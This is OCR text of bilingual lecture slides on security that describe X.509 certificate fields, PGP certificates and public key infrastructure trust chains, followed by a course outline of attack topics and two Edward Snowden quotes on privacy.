
- Version
- Serial number
- Signature algorithm identifier
- Issuer name
- Period of validity
- Subject name
- Subject public-key and algorithm
- Issuer unique identifier
- Subject unique identifier
- Extensions
- Signature

X.509 certificates are typically issued by a certificate authority (CA). Anyone can be a CA, but not all CA's are trusted by everyone.


Certificat X509




Certificat PGP



Public Key Infrastructure (PKI)




Public Key Infrastructure (PKI)



Authentification de l'AC confiance assurée par

- Chaîne de certificats
- Certificat racine ou certificat auto-signé

Vérification



Outline

Today

- SQLi
- Bof
- Side Channel
- Authentication
- Material attack : RowHammer
- ToR
- Biometrei
- PKI

Edward Snowden

"Your rights matter, because you never know when you're going to need them."

"Arguing that you don't care about privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."